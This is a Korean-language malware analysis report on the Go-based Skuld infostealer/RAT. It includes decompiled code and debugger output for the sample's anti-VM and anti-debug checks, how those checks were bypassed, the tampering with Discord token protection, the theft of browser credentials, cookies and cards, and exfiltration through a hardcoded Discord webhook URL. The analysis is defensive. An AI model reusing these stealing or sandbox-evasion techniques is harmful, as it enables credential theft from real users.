동작 흐름 요약 및 순서도

1. Result 디렉토리 생성
2. 공격할 URL 을 http://로 시작하는지 확인 후 수정
3. 공격할 URL 을 get, post 방식으로 연결 시도 및 응답 값 저장
4. 응답 값에 PAYPAL, AWS, TWILLIO, SMTP 문자열이 포함되면, 그에 해당하는 .txt 파일 생성 후 Results 디렉토리에 저장
5. 도중에 CTRL + C 를 눌러 종료할 경우 세션 파일에 진행중인 내용을 저장
6. 세션 파일을 불러와 작업을 마친 후 세션 파일 삭제



🔑 대응 방안

- 탐지용 YARA 룰 생성
- 보안 정책 반영

Sample #7: [skuld]

- 분석 시기: 2025-03-21
- 악성코드 유형: golang 으로 제작된 인포스틸러 형식의 RAT
- 사용 도구: Ida Free, xdbg, Detect it easy, Procmon, Process Explorer
- 분석 방식: 정적 분석 / 동적 분석

주요 기능 요약

- 디스코드 웹훅을 통한 시스템, 윈도우, 네트워크, 파일, chromium 패스워드, 디스코드 정보 유출
- 디스코드 파일 변조, 암호화페 주소 추출 및 변조

동작 흐름 요약 및 순서도


1. 실행
2. 뮤텍스 생성
3. Fake Error 메시지 박스 출력
4. 유저명과 블랙리스트 비교 후 일치할 경우 종료
5. 컴퓨터명과 블랙리스트 비교 후 일치할 경우 종료
6. 하드웨어명과 블랙리스트 비교 후 일치할 경우 종료
7. IP, MAC 주소와 블랙리스트 비교 후 일치할 경우 종료
8. 해상도가 200x200 이상이 아닐 경우 종료
9. RAM 크기가 2GB 이하일 경우 종료

10. 프로세스와 블랙리스트 비교 후 일치한 프로세스 종료

11. 디스코드 파일 변조 및 브라우저 정보 추출, 현재 화면 캡처, 시스템, 네트워크, 윈도우, 파일 정보 추출 후 디스코드 웹훅을 통해 유출

12. ldb 확장자 파일에서 chromium 패스워드 정보, 디스코드 MFA 토큰 정보 추출 및 디스코드 웹훅을 통해 유출

13. 클립보드에서 암호화페 주소 추출 및 변조 시도



상세 분석

● Detected it Easy 를 사용해서 파일 정보를 확인해보면 Go 언어로 제작된 악성코드임을 확인할 수 있다.



[그림 1. 악성코드 정보 확인]

- go 로 제작된 악성코드임을 알았으니, 분석을 진행해보면 뮤텍스를 생성하고, Entry Point 인 main main 함수를 확인할 수 있다.

```
RCX 0000000000000000
RDX 00000052061FBC80 L"Local\\SM0:1448:304:WilStaging_02"
```

[그림 2. 뮤텍스 이름 1]

```
00007FFFAA2A5F8B 41: B9 01001F00 mov r9d, 1F0001
00007FFFAA2A5F91 45: 33C0 xor r8d, r8d
00007FFFAA2A5F94 48: 8D5424 70 lea rdx, qword ptr ss:[rsp+70]
00007FFFAA2A5F99 33C9 xor ecx, ecx
00007FFFAA2A5F9E 48: FF15 363C0100 call qword ptr ds:[<CreateMutexEx>]
```

[그림 3. 뮤텍스 생성 확인 1]

```
R8 00000052061FD360 L"Local\\f08586C4E-62C4-4a4e-8271-C2A20530AF"
```

[그림 4. 뮤텍스 이름 2]

```
00007FFFAA2AF5C8 48: 8BC8 mov rcx, rax
00007FFFAA2AF5CB 4C: 8D8424 40020000 lea r8, qword ptr ss:[rsp+240]
00007FFFAA2AF5D3 33D2 xor edx, edx
00007FFFAA2AF5D5 48: FF15 2CA50000 call qword ptr ds:[<CreateMutexEx>]
```

[그림 5. 뮤텍스 생성 확인 2]

```
// main.main
void __fastcall main_main()
{
    __int64 v0; // rax

    runtime_newproc(&off_A61EB8);
    deathined_skuld_src_antidebug_Run();
    runtime_newproc(off_A61ED8);
    runtime_newproc(off_A61EB0);
    runtime_newproc(&off_A61E58);
    runtime_newproc(off_A61EE0);
    runtime_newproc(off_A61EE8);
    v0 = runtime_newproc(off_A61ED0);
    deathined_skuld_src_clipper_Run(v0);
}
```

[그림 6. main main 함수]

- off_A61EB8 부터 살펴보면, 아래와 같이 fakeerror.run 을 확인할 수 있다.
- fakeerror.run 의 경우 fakeerror_showError 를 통해 가짜 Error 창을 출력하는 것을 확인할 수 있다.

```
// deathined/skuld/src/fakeerror.Run
void __golang deathined_skuld_src_fakeerror_Run(__int64 a1, __int64 a2)
{
    __int64 v2; // rax
    __int64 v3; // rcx

    if ( byte_E34B20 )
    {
        v2 = github_com_kardianos_osexect_ExecutableFolder();
        if ( !v3 )
        {
            if ( qword_EA04C8 != a2 || (v2 = runtime_memequal(v2, qword_EA04C0, a2), !(_BYTE)v2) )
                deathined_skuld_src_fakeerror_showError(v2);
        }
    }
}
```

[그림 7. fakeerror.run 확인]

byte_E34B20 db 1

[그림 8. byte_E34B20 값 확인]

```

v9 = syscall_UTF16FromString((unsigned int)"Fatal Error", 11, a3, a4, a5, a6, a7, a8, a9);
if ( a4 )
v9 = 0LL;
v24 = v9;
v15 = syscall_UTF16FromString(
(unsigned int)"Error code: Windows_0x988958\nSomething gone wrong.",
50,
v10,
a4,
a5,
v11,
v12,
v13,
v14);
if ( a4 )
v15 = 0LL;
v25 = v15;
p__4_uintptr = (_4_uintptr *)runtime_newobject(&RTYPE__4_uintptr);
(*p__4_uintptr)[1] = v25;
(*p__4_uintptr)[2] = v24;
(*p__4_uintptr)[3] = 0LL;
return syscall_ptr_LazyProc_Call(qword_12FD100, (_DWORD)p__4_uintptr, 4, 4, a5, v17, v18, v19, v20, v22, v23); // qword = MessageBoxW
}

```


[그림 9. 가짜 Error 창 출력]

```

p_syscall_LazyDLL->Name.ptr = "user32.dll";
qword_12FD108 = (__int64)p_syscall_LazyDLL;
}
result = runtime_newobject(&RTYPE_syscall_LazyProc);
if ( dword_13572B0 )
result = (_QWORD *)runtime_gcWriteBarrierCX(result + 3, 18LL, v10, v11);
else
result[3] = v11;
result[2] = 11LL;
result[1] = "MessageBoxW";
if ( dword_13572B0 )
return (_QWORD *)runtime_gcWriteBarrier(&qword_12FD100);
qword_12FD100 = (__int64)result;
return result;
}

```

[그림 10. qword 에 저장된 MessageBoxW 확인]



[그림 11. Fatal Error 출력 확인]

- 그 다음, antidebug.run 을 통해 USERNAME, PC, HWID, IP, MAC 이 저장된 블랙리스트와 일치할 경우 악성코드 동작 종료하는 것을 확인할 수 있다. (USERNAME, PC, HWID, IP, MAC 목록은 아래 [부록 참조](#))

- IP 주소의 경우는 <https://api.ipify.org> 를 통해 공인 IP 를 가져온 뒤 IP 블랙 리스트와 비교하여 일치할 경우 종료하는 것을 확인할 수 있다.
- 화면 해상도도 확인하는데, 해상도가 200x200 픽셀 이하일 경우 종료하는 것도 확인할 수 있다.
- RAM 의 크기도 확인하는데, RAM 의 크기가 2,000,000,000 바이트(2GB) 이하일 경우 종료하는 것도 확인할 수 있다.
- 레지스트리의 경우 HKLM\SYSTEM\Controlset001\Control\class{4D36E968-E325-11CE-BFC1-08002BE10318}\0000\DriverDesc, HKLM\SYSTEM\Controlset001\Control\class{4D36E968-E325-11CE-BFC1-08002BE10318}\0000\ProviderName, HKLM\SYSTEM\CurrentControlSet\Services\disk\Enum\0 값 확인 후, VMware 및 VBOX 와 동일할 경우 종료하는 것을 확인할 수 있다.
- 프로세스의 경우는 일치하면 악성코드를 종료하는 것이 아닌, 해당 프로세스를 종료시키는 것을 확인할 수 있다.

```
// deathined/skuld/src/antidebug.Run
void deathined_skuld_src_antidebug_Run()
{
    __int64 i; // rax
    __int64 v1; // [rsp+0h] [rbp-50h]
    _QWORD v2[8]; // [rsp+8h] [rbp-48h]

    v2[0] = off_EC1E38;
    v2[1] = off_EC1E30;
    v2[2] = off_EC1E20;
    v2[3] = off_EC1E28;
    v2[4] = off_EC1E48;
    v2[5] = off_EC1E40;
    v2[6] = off_EC1E50;
    v2[7] = off_EC1E18;
    for ( i = 0LL; i < 8; i = v1 + 1 )
    {
        v1 = i;
        if ( (*(unsigned __int8 (**)(void))v2[i])() )
            os_Exit(1LL);
    }
}
```

[그림 12. antidebug 확인]

```

// deathined/skuld/src/antidebug.isBlackListedUser
__int64 deathined_skuld_src_antidebug_isBlackListedUser()
{
    char **v0; // rcx
    __int64 v1; // rdx
    __int64 v2; // rax
    __int64 v3; // rax
    char *v5; // [rsp+0h] [rbp-30h]
    __int64 v6; // [rsp+8h] [rbp-28h]
    __int64 v7; // [rsp+10h] [rbp-20h]
    char *v8; // [rsp+18h] [rbp-18h]
    char **v9; // [rsp+20h] [rbp-10h]

    v0 = off_12DA740;
    v1 = qword_12DA748;
    v7 = qword_12DA748;
    v2 = 0LL;
    while ( v2 < v1 )
    {
        v6 = v2;
        v9 = v0;
        v8 = *v0;
        v5 = v0[1];
        v3 = os_Getenv("USERNAME", 8LL);
        if ( (unsigned __int8)strings_EqualFold(v8, v5, v3, 8LL) )
            return 1LL;
        v0 = v9 + 2;
        v2 = v6 + 1;
        v1 = v7;
    }
    return 0LL;
}

```

[그림 13. USERNAME 일치 확인]

```

// deathined/skuld/src/antidebug.isBlackListedPC
__int64 deathined_skuld_src_antidebug_isBlackListedPC()
{
    char **v0; // rcx
    __int64 v1; // rdx
    __int64 v2; // rax
    __int64 v3; // rax
    char *v5; // [rsp+0h] [rbp-30h]
    __int64 v6; // [rsp+8h] [rbp-28h]
    __int64 v7; // [rsp+10h] [rbp-20h]
    char *v8; // [rsp+18h] [rbp-18h]
    char **v9; // [rsp+20h] [rbp-10h]

    v0 = off_12DA6C0;
    v1 = qword_12DA6C8;
    v7 = qword_12DA6C8;
    v2 = 0LL;
    while ( v2 < v1 )
    {
        v6 = v2;
        v9 = v0;
        v8 = *v0;
        v5 = v0[1];
        v3 = os_Getenv("COMPUTERNAME", 12LL);
        if ( (unsigned __int8)strings_EqualFold(v8, v5, v3, 12LL) )
            return 1LL;
        v0 = v9 + 2;
        v2 = v6 + 1;
        v1 = v7;
    }
    return 0LL;
}

```

[그림 14. PC 일치 확인]

```

v35[0] = "csproduct";
v35[1] = 9LL;
v35[2] = "get";
v35[3] = 3LL;
v35[4] = "uuid";
v35[5] = 4LL;
v9 = (exec_Cmd *)os_exec_Command((unsigned int)"wmic", 4, (unsigned int)v35, 3, 3, a6, a7, a8, a9);
v36 = os_exec_ptr_Cmd_Output(v9);
if ( v36.1.tab )
    return 0LL;
len = v36.0.len;
ptr = v36.0.ptr;
v16 = runtime_slicebytetostring(0, v36.0.ptr, len, 0, v36.1.data, v10, v11, v12, v13, v26, v29);
v20 = strings_genSplit(v16, (_DWORD)ptr, (unsigned int)&byte_F60920, 1, 0, -1, v17, v18, v19, v27, v30, v32, v33, v34);
if ( (unsigned __int64)ptr <= 1 )
    runtime_panicIndex(1LL, ptr, ptr, 1LL, 0LL);
return strings_TrinSpace(
    *(_QWORD *) (v20 + 16),
    *(_QWORD *) (v20 + 24),
    *(_QWORD *) (v20 + 16),
    1,
    0,
    v21,
    v22,
    v23,
    v24,
    v28,
    v31);
}

```

[그림 15. wmic.exe csproduct get uuid 수행]

```
// deathined/skuld/src/antidebug.isBlackListedHWID
__int64 __golang deathined_skuld_src_antidebug_isBlackListedHWID(__int64 a1, char *a2)
{
    char **v2; // rcx
    __int64 v3; // rdx
    __int64 v4; // rax
    __int64 v5; // rax
    char *v6; // rdi
    char *v8; // [rsp+0h] [rbp-30h]
    __int64 v9; // [rsp+8h] [rbp-28h]
    __int64 v10; // [rsp+10h] [rbp-20h]
    char *v11; // [rsp+18h] [rbp-18h]
    char **v12; // [rsp+20h] [rbp-10h]

    v2 = off_12DA6E0;
    v3 = qword_12DA6E8;
    v10 = qword_12DA6E8;
    v4 = 0LL;
    while ( v4 < v3 )
    {
        v9 = v4;
        v12 = v2;
        v11 = *v2;
        v8 = v2[1];
        v5 = deathined_skuld_src_utils_HWID();
        v6 = a2;
        a2 = v8;
        if ( (unsigned __int8)strings_EqualFold(v11, v8, v5, v6) )
            return 1LL;
        v2 = v12 + 2;
        v4 = v9 + 1;
        v3 = v10;
    }
    return 0LL;
}
```

[그림 16. HWID 일치 확인]

```
v9 = net_http_ptr_Client_Get((__DWORD)off_12D93C0, (unsigned int)"https://api.ipify.org", 21, a4, a5, a6, a7, a8, a9);
```

[그림 17. 공인 IP 주소 확인]

```

v36 = off_12DA700;
v37 = qword_12DA708;
v55 = qword_12DA708;
v38 = v28;
for ( i = 0LL; ; ++i )
{
    v41 = i < v37;
    if ( i >= v37 )
        break;
    v42 = v36[1];
    v43 = *v36;
    if ( (char *)v38 == v42 )
    {
        v58 = i;
        v63 = v36;
        if ( (unsigned __int8)runtime_memequal(v43, v62, v42) )
        {
            v38 = v55;
            v41 = v58 < v55;
            v35 = v61;
            v28 = v56;
            break;
        }
    }
}

```

[그림 18. IP 비교 확인]

```
v35 = deathined skuld src utils MAC();
```

[그림 19. MAC 주소 확인]

```
v4 = net_Interfaces();
```


[그림 20. net_Interfaces() 사용 확인]

```

v44 = off_12DA720;
v45 = qword_12DA728;
v54 = qword_12DA728;
for ( j = 0LL; ; ++j )
{
    v47 = j < v45;
    if ( j >= v45 )
        break;
    v48 = v44[1];
    v49 = *v44;
    if ( (char *)v28 == v48 )
    {
        v59 = j;
        v63 = v44;
        v28 = v35;
        if ( (unsigned __int8)runtime_memequal(v49, v35, v48) )
        {
            j = v54;
            v47 = v59 < v54;
            break;
        }
    }
}

```

[그림 21. MAC 주소 비교 확인]




```

loc_BA2935:
movups [rsp+58h+var_20], xmm15
lea     rdx, deathined_skuld_src_antidebug_isScreenTooSmall_func1
mov     qword ptr [rsp+58h+var_20], rdx
mov     qword ptr [rsp+58h+var_20+8], rax
lea     rdx, [rsp+58h+var_20]
mov     [rsp+58h+var_10], rdx
mov     [rsp+58h+var_31], 1
nop
lea     rbx, aGetSystemmetri_0 ; "GetSystemMetrics"
mov     ecx, 10h
call    syscall_ptr_DLL_FindProc
test    rbx, rbx
jnz     loc_BA2A25

```

[그림 22. GetSystemMetrics 를 통해 화면 너비, 높이 추출 확인]



[그림 23. 화면 해상도 200x200 인지 비교 확인]

0000000000001889	48:8B40 1B	mov rax,qword ptr ds:[rax+18]	rax:GetSystemMetrics,
0000000000001890	0F1FD0	neg dword ptr ds:[rax],eax	
00000000000018C9	ES 7B11FFFF	call d11efad7ebef20ccc9f682003d76ebfabdsd18b746a801fef0f04317f7ae7505_8C2A40	

[그림 24. GetSystemMetrics 를 통해 화면 너비, 높이 추출]

RAX 0000000000000780 L '/'

[그림 25. 해상도 1920(780) 확인]

RAX 00000000000003B1 L 'α'

[그림 26. 해상도 3B1(953) 확인]

* 000000000000A2AE	48:892C24	mov qword ptr ss:[rsp],rbp	[rsp]: "p_S"
* 000000000000A2AE	48:802C24	lea rbp,qword ptr ss:[rsp]	[rsp]: "p_S"
* 000000000000A2AF	90	nop	
* 000000000000A2AF	ES 0B15FDFF	call d11efad7ebef20ccc9f682003d76ebfabdsd18b746a801fef0f04317f7ae7505_881400	

[그림 27. RAM 크기 반환 확인]

RAX 00000000FFF8D000

[그림 28. 4,294,496,256 바이트(4.3G) 확인]

* 000000000000A289	48:80D F732D00	lea rax,qword ptr ds:[E75F87]	0000000000E75F87:"DriverDesc
* 000000000000A28C	ES 0A000000	mov ecx,4	0A: "\n"
* 000000000000A28C	ES D6F1FFFF	call d11efad7ebef20ccc9f682003d76ebfabdsd18b746a801fef0f04317f7ae7505_8A1D40	

[그림 29. DriverDesc 확인]

RAX 000000C000176E70 "VirtualBox Graphics Adapter"

[그림 30. DriverDesc 결과 확인]

```
# 00000000008A28D8 4B 8D1D 874A2D00 lea rbx,qword ptr ds:[E77666] 0000000000E77666:"ProviderName
# 00000000008A28DF 89 0C000000 mov ecx,C
# 00000000008A28E4 E8 57F1FFFF call 011efad7ebe520ccc9f682003d76ebf5d18b746a801fefbf04317f7ae7505.BA1D40
```

[그림 31. ProviderName 확인]

RAX 000000C0001167B0 "Oracle Corporationvbe"


[그림 32. ProviderName 결과 확인]

```
# 00000000008A2C3C 4B 8D1D CDD83800 lea rbx,qword ptr ds:[F60810]
# 00000000008A2C43 89 01000000 mov ecx,1
# 00000000008A2C48 E8 53F1FFFF call 011efad7ebe520ccc9f682003d76ebf5d18b746a801fefbf04317f7ae7505.BA1D40
```


[그림 33. HKLM\SYSTEM\CurrentControlSet\Services\disk\Enum\0 확인]

RAX 000000C00010E6C0 "SCSI\\Disk&Ven_VBOX&Prod_HARDDISK\\4&2617aeae&0&000000"


[그림 34. Enum\0 결과 확인]



[그림 35. VMware, VBOX 와 비교 확인]



[그림 36. 현재 실행중인 프로세스 확인]




[그림 37. Process Kill 확인]


- 안티디버깅 기능을 전부 확인하였으니, 분석을 진행하기 위해 xdbg 를 통해 안티 디버깅을 무력화 시켰다.
- 레지스트리 탐지 부분의 경우 거의 마지막 부분에 setge dl 로 정해진 dl 레지스터 값이 1 일 경우 종료하게 되므로 이를 0 으로 수정하여 다음으로 넘어갔으며, 프로세스 종료 부분에서는 프로세스 종료를 수행하는 함수에서 je 명령어 부분에서 점프를 할 경우 프로세스를 종료하므로 ZF 플래그를 0 으로 변경하여 프로세스 종료를 우회하였다.




[그림 38. setge dl 확인]




[그림 39. rdx 1 확인]



[그림 40. rdx 0 으로 변경]



[그림 41. 프로세스 종료 함수 확인]



[그림 42. je 조건문 확인]

ZF 1

[그림 43. ZF 1 확인]

ZF 0

[그림 44. ZF 0 으로 변경]

- 이후, 디스코드 사용자 지정 클라이언트 모드의 핵심 파일인 betterdiscord.asar 를 변조하여, api/webhooks 를 ByDeathined 로 변경 한다.
- 디스코드의 토큰을 보호하는 DiscordTokenProtector 의 디렉토리에서 DiscordTokenProtector.exe, ProtectionPavload.dll, secure.dat 파일을 제거하며, config.json 파일의

auto_start_discord	integrity_allowbetterdiscord	integrity_checkexecutable
integrity_checkhash	integrity_checkmodule	integrity_checksceipts
integrity_checkresource	integrity_redownloadhashes	iterations_key
version		

- 을 변조한다.

RAX 000000C00033EE10 "C:\\Users\\lee\\AppData\\Roaming\\BetterDiscord"

[그림 45. BetterDiscord 확인]

RAX 000000C0000194F0 "C:\\Users\\lee\\AppData\\Roaming\\BetterDiscord\\data\\betterdiscord.asar"

[그림 46. betterdiscord.asar 확인]

```

v82 = strings_Replace(
    v79,
    v74,
    (unsigned int)"api/webhooks",
    12,
    (unsigned int)"ByDeathined",
    11,

```

[그림 47. api.webhooks 를 ByDeathined 로 변경 확인]

```

000000C00037A000 | C:\Users\lee\AppData\Roaming\DiscordTokenProtector

```

[그림 48. DiscordTokenProtector 확인]

```

RAX 000000C00037A080 "C:\\Users\\lee\\AppData\\Roaming\\DiscordTokenProtector\\config.json"

```

[그림 49. config.json 확인]

```

RAX 000000C00035C0A0 "C:\\Users\\lee\\AppData\\Roaming\\DiscordTokenProtector\\DiscordTokenProtector.exe"

```

[그림 50. DiscordTokenProtector.exe 확인]

```

RAX 000000C000119D60 "C:\\Users\\lee\\AppData\\Roaming\\DiscordTokenProtector\\ProtectionPayload.dll"

```

[그림 51. ProtecionPayload.dll 확인]

```

RAX 000000C000086000 "C:\\Users\\lee\\AppData\\Roaming\\DiscordTokenProtector\\secure.dat"

```

[그림 52. secure.dat 확인]

```

.text:0000000000BC5345      call     os_Remove

```

[그림 53. 파일 제거 확인]

```

github_com_goccy_go_json_ptr_Encoder_EncodeWithOption(
    (unsigned int)v243,
    (unsigned int)&RTYPE_ptr_map_string_interface_,
    (_DWORD)p_map_string_interface_,
    0,
    0,
    0,
    v141,
    v142,
    v143,
    v164,
    v185,
    v203,
    v219,
    v221,
    v222);

```

[그림 54. 파일 변조 확인]

- 다음으로, 디렉토리를 서칭하면서 discord_backup_codes 파일을 찾아 변조를 시도하며, 변조 이후 POST 통신을 통해 디스코드 웹훅을 진행한다.

```
.text:0000000000BC5EBD      mov     rbx, [rcx+8]
.text:0000000000BC5EC1      mov     [rsp+108h+var_C0], rbx
.text:0000000000BC5EC6      call    os_ReadDir
```

[그림 55. 디렉토리 서칭 확인]

```
.text:0000000000BC5F3F      lea     rbx, aDiscordBackupC_0 ; "discord_backup_codes"
.text:0000000000BC5F46      mov     ecx, 14h
.text:0000000000BC5F4B      call    runtime_memequal
```

[그림 56. discords_backup_codes 파일 서칭 확인]

```
000000C00021C000 [{"avatar_url":"https://cdn.albumoftheyear.org/user/shakabaiano_1
000000C00021C040 674282487.jpg","content":"","C:\\Users\\lee\\Desktop\\discord_back
000000C00021C080 up_codes":"","embeds":[{"color":11617251,"description":"","f
000000C00021C0C0 ooter":{"icon_url":"https://avatars.githubusercontent.com/u/1316
000000C00021C100 928147v=4","text":"Skuld - Made by Deathined"},"title":"Discord
000000C00021C140 Backup Codes"}],"username":"Skuld"}]....0a1.A.....Ua1.A...
```

[그림 57. discord_backup_codes 내용 변조 확인]

```
aHttosDiscordCo 4 db 'https://discord.com/api/webhooks/1101151106052145214/B1aHrwzWkurP'
```

[그림 58. 디스코드 웹훅 url 확인]

```
v103 = (_ptr_http_Request)net_http_NewRequestWithContext(
    (unsigned int)&off_F67388,
    qword_12FCFC0,
    (unsigned int)"POST",
    4,
    (_DWORD)off_12D9C20,
    qword_12D9C28,
    (unsigned int)off_F641E0,
    (_DWORD)p_bytes_Buffer,
    v31,
    v77,
    v87,
    v95);
```

[그림 59. POST 통신 수행 확인]

- 디렉토리를 탐색하여 Gecko 브라우저와 chromium 브라우저를 사용하는지 파악하고 Gecko 브라우저를 사용할 경우, Login, Cookie, History, Download 정보를 탈취하고, chromium 브라우저를 사용할 경우, MasterKey, Login, CreditCard, Cookie, History,

Download 정보를 탈취한다. (탐색하는 Gecko 브라우저와 Chromium 브라우저 목록은 부록 참조)

- 이후, 위에서 탈취한 정보들을 담은 browsers 디렉토리를 생성한 뒤, browsers.zip 파일을 생성하고 browsers.zip 파일을 디스코드 웹훅을 통해 전송한 후 browsers.zip 파일 및 browsers 디렉토리를 삭제한다.

```
LoginData = deathined skuld src browsers gecko GetLoginData(
CookieData = deathined_skuld_src_browsers_gecko_GetCookieData(
HistoryData = deathined_skuld_src_browsers_gecko_GetHistoryData(
DownloadData = deathined_skuld_src_browsers_gecko_GetDownloadData(
```

[그림 60. Gecko 탈취 정보 목록]

```
MasterKey = deathined_skuld_src_browsers_chromium_GetMasterKey(
CreditCardData = deathined_skuld_src_browsers_chromium_GetCreditCardData(
CookieData = deathined_skuld_src_browsers_chromium_GetCookieData(
HistoryData = deathined_skuld_src_browsers_chromium_GetHistoryData(
DownloadData = deathined skuld src browsers chromium GetDownloadData(
```

[그림 61. Chromium 탈취 정보 목록]

```
RAX 000000C00024E180 "C:\\Users\\lee\\AppData\\Local\\Google\\Chrome\\User Data\\Default"
```

[그림 62. Chrome\\User Data\\Default 탐색 확인]

```
RAX 000000C00024E140 "C:\\Users\\lee\\AppData\\Local\\Microsoft\\Edge\\User Data\\Default"
```

[그림 63. Edge\\User Data\\Default 탐색 확인]

```
RAX 000000C0000152C0 "browsers\\Chrome\\Default"
```

[그림 64. browsers 디렉토리 생성 확인]

```
.text:0000000000DB0E38 call os MkdirAll
```

[그림 65. mkdirall 확인]

> 내 PC > 바탕 화면 > 악성코드 > rat > browsers > Chrome > Default				
이름	수정된 날짜	유형	크기	
history.txt	2025-03-27 오전 8:14	텍스트 문서	1KB	

[그림 66. 생성된 Chrome 의 history.txt 파일 확인]

내 PC > 바탕 화면 > 악성코드 > rat > browsers > Edge > Default				
이름	수정한 날짜	유형	크기	
downloads.txt	2025-03-27 오전 8:14	텍스트 문서	8KB	
history.txt	2025-03-27 오전 8:14	텍스트 문서	66KB	

[그림 67. 생성된 Edge 의 downloads.txt, history.txt 파일 확인]

browsers.zip	2025-03-27 오전 8:15	ZIP 파일	22KB
--------------	--------------------	--------	------

[그림 68. 생성된 browsers.zip 파일 확인]

```
deathined_skuld_src_utils_SendWebhookFile(
    v105,
    (unsigned int)"browsers.zip",
    12,
    v48,
    8,
    v54,
    v55,
    v56,
    v57,
    v75,
    v85,
    v94);
```

[그림 69. 웹훅을 통한 browsers.zip 파일 전송 확인]

```
os_Remove((unsigned int)"browsers.zip", 12, v58, v48, 8, v59, v60, v61, v62, v76, v86);
return os_removeAll((unsigned int)"browsers", 8, v63, v48, 8, v64, v65, v66, v67, v77, v87);
```

[그림 70. 파일 및 디렉토리 제거 확인]


- 다음으로 넘어가면, 현재 화면 캡처 후, 0_[해상도].png 파일로 저장하며, User 정보와, System 정보, Windows 정보를 추출한 뒤, Discord 웹훅을 통해 전송하고, 생성한 png 파일을 제거하는 것을 확인할 수 있다.

```
.text:00000000011DFEE9      call    deathined skuld src system Screenshot
```

[그림 71. 현재 화면 스냅샷 확인]

0_1920x945.png	2025-03-27 오전 9:41	PNG 이미지	259KB
----------------	--------------------	---------	-------

[그림 72. 생성된 png 파일]



[그림 73. 캡처한 현재 화면]

```
.text:00000000011DFF00      call    deathined_skuld_src_system_UserData
```

[그림 74. UserData 추출 확인]

```
RAX  000000C0001A27E0  "DESKTOP-G4IRUV2xe"
```

[그림 75. 컴퓨터 이름 확인]

```
RAX  000000C0002A82F8  "lee"
```

[그림 76. 사용자 이름 확인]

```
.text:00000000011DFF25      call    deathined_skuld_src_system_SystemData
```

[그림 77. SystemData 추출 확인]

```
RAX  000000C0000864A9  "5F26C655-3C35-48D3-9A8D-E05FB4F738BA"
```

[그림 78. HWID 확인]

```
RAX  000000C0001A0270  "VirtualBox Graphics Adapter (WDDM)"
```

[그림 79. VirtualMemoryWithContext 확인]

```
RAX  000000C000302498  "4095"
```

[그림 80. GPUInfo 확인]

```
.text:00000000011DFF67      call    deathined_skuld_src_system_NetworkData
```

[그림 81. 네트워크 정보 추출 확인]

```

.text:0000000011E0F89      lea     rax, aHttpsApiIpify0 ; "https://api.ipify.org"
.text:0000000011E0F90      mov     ebx, 15h
.text:0000000011E0F95      xor     ecx, ecx
.text:0000000011E0F97      xor     edi, edi
.text:0000000011E0F99      mov     rsi, rdi
.text:0000000011E0F9C      nop     dword ptr [rax+00h]
.text:0000000011E0FA0      call    deathined_skuld_src_utils_Get

```

[그림 82. api.ipify.org 와 get 통신 수행]

```

RAX  000000C0000D0000  "124.54"

```

[그림 83. 공인 IP 추출 확인]

```

.text:0000000011E0FC8      call    deathined_skuld_src_utils_MAC

```

[그림 84. MAC 주소 추출 수행]

```

000000C00051E3D8  08:00:27:ca:ca:5e

```

[그림 85. MAC 주소 추출 확인]

```

RAX  000000C0001A0660  "http://ip-api.com/json/124.54"

```

[그림 86. ip-api.com 에서 ip 관련 정보 추출 수행]

```

.text:0000000011E110F      call    deathined_skuld_src_utils_Get

```

[그림 87. ip-api.com 과 get 통신 수행]

```

000000C001432000  {"status": "success", "country": "South Korea", "countryCode": "KR", "
000000C001432040  "region": "11", "regionName": "Seoul", "city": "Seoul", "zip": "04524", "
000000C001432080  "lat": 37.5658, "lon": 126.978, "timezone": "Asia/Seoul", "isp": "LG POW
000000C0014320C0  ERCOMM", "org": "xpeed", "as": "AS17858 LG POWERCOMM", "query": "124.5
000000C001432100  4"

```

[그림 88. 추출된 ip 정보]

```

.text:0000000011DFFF3      call    deathined_skuld_src_system_WindowsData

```

[그림 89. Windows 정보 추출 확인]

```

.rdata:0000000012AC45E  aGetItempropert_0 db 'Get-ItemPropertyValue -Path ', 27h, 'HKLM:SOFTWARE\Microsoft\Window
.rdata:0000000012AC45E                        ; DATA XREF: deathined_skuld_src_system_WindowsData+2Ff
.rdata:0000000012AC499      db 's NT\CurrentVersion\SoftwareProtectionPlatform', 27h, ' -Name Backu
.rdata:0000000012AC4D4      db 'pProductKeyDefault'

```

[그림 90. BackupProductKeyDefault 확인]

```

.rdata:0000000012AC3AD  aGetItempropert db 'Get-ItemPropertyValue -Path ', 27h, 'HKLM:SOFTWARE\Microsoft\Window
.rdata:0000000012AC3AD                        ; DATA XREF: deathined_skuld_src_system_WindowsData+8Ffo
.rdata:0000000012AC3E8      db 's NT\CurrentVersion', 27h, ' -Name ProductName'

```

[그림 91. ProductName 확인]

```
RAX 000000C00017C840 &"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe"
```

[그림 92. powershell.exe 실행]

```
RAX 000000C0000EC800 "VK7JG-NPHTM-C97JM-9KPTGH-3DQ80-"
```

[그림 93. 추출된 BackupProductKeyDefault 확인]

```
RAX 000000C000016400 "Windows 10 Pro"
```

[그림 94. 추출된 ProductName 확인]

```
000000C0005005C6 {"avatar_url":"https://cdn.albumoftheyear.org/user/shakabaiano_1
000000C000500606 674282487.jpg","embeds":[{"color":11617251,"fields":[{"inline":f
000000C000500646 alse,"name":"\u003c:user:1091777608020140052\u003e User","value"
000000C000500686 :""},"Hostname: DESKTOP-G4IRUV2\u003e \u003e Username: lee","inline":fal
000000C0005006C6 se,"name":"\u003c:computer:963669160871755787\u003e System","val
000000C000500706 ue":"\u003c:CPU: 12th Gen Intel(R) Core(TM) i7-12700H\u003e \u003e GPU: VirtualB
000000C000500746 ox Graphics Adapter (WDDM)\u003e \u003e RAM: 4095 MB \u003e \u003e HWID: 5F26C655-3C35-4
000000C000500786 SD3-9A8D-E05FB4F738BA","inline":false,"name":"\u003c:Pink W
000000C0005007C6 IFI:1101115841912778862\u003e Network","value":"\u003e IP: 124.54.
000000C000500806 \u003e \u003e MAC: 08:00:27:ca:ca:5e\u003e \u003e Country: South Korea\u003e \u003e Region: Seo
000000C000500846 ul\u003e \u003e City: Seoul (04524)\u003e \u003e ISP: AS17858 LG POWERCOMM","inline
000000C000500886 ":false,"name":"\u003c:Logo_Windows:1037307500992667688\u003e Pr
000000C0005008C6 oduct","value":"\u003e Product Name: Windows 10 Pro\u003e \u003e \u003e Product Key:
000000C000500906 VK7JG-NPHTM-C97JM-9KPTGH-3DQ80-","inline":false,"name":"\u003c:Footer:
000000C000500946 s://avatars.githubusercontent.com/u/131692814?v=4","text":"Skuld
000000C000500986 - Made by Deathined"},"title":"System Information"},"username"
000000C0005009C6 : "Skuld"}.....
```

[그림 95. 디스코드 웹훅으로 전달될 최종 데이터 확인]

```
.text:00000000011E0A24 call deathined skuld src utils SendWebhookFile
```

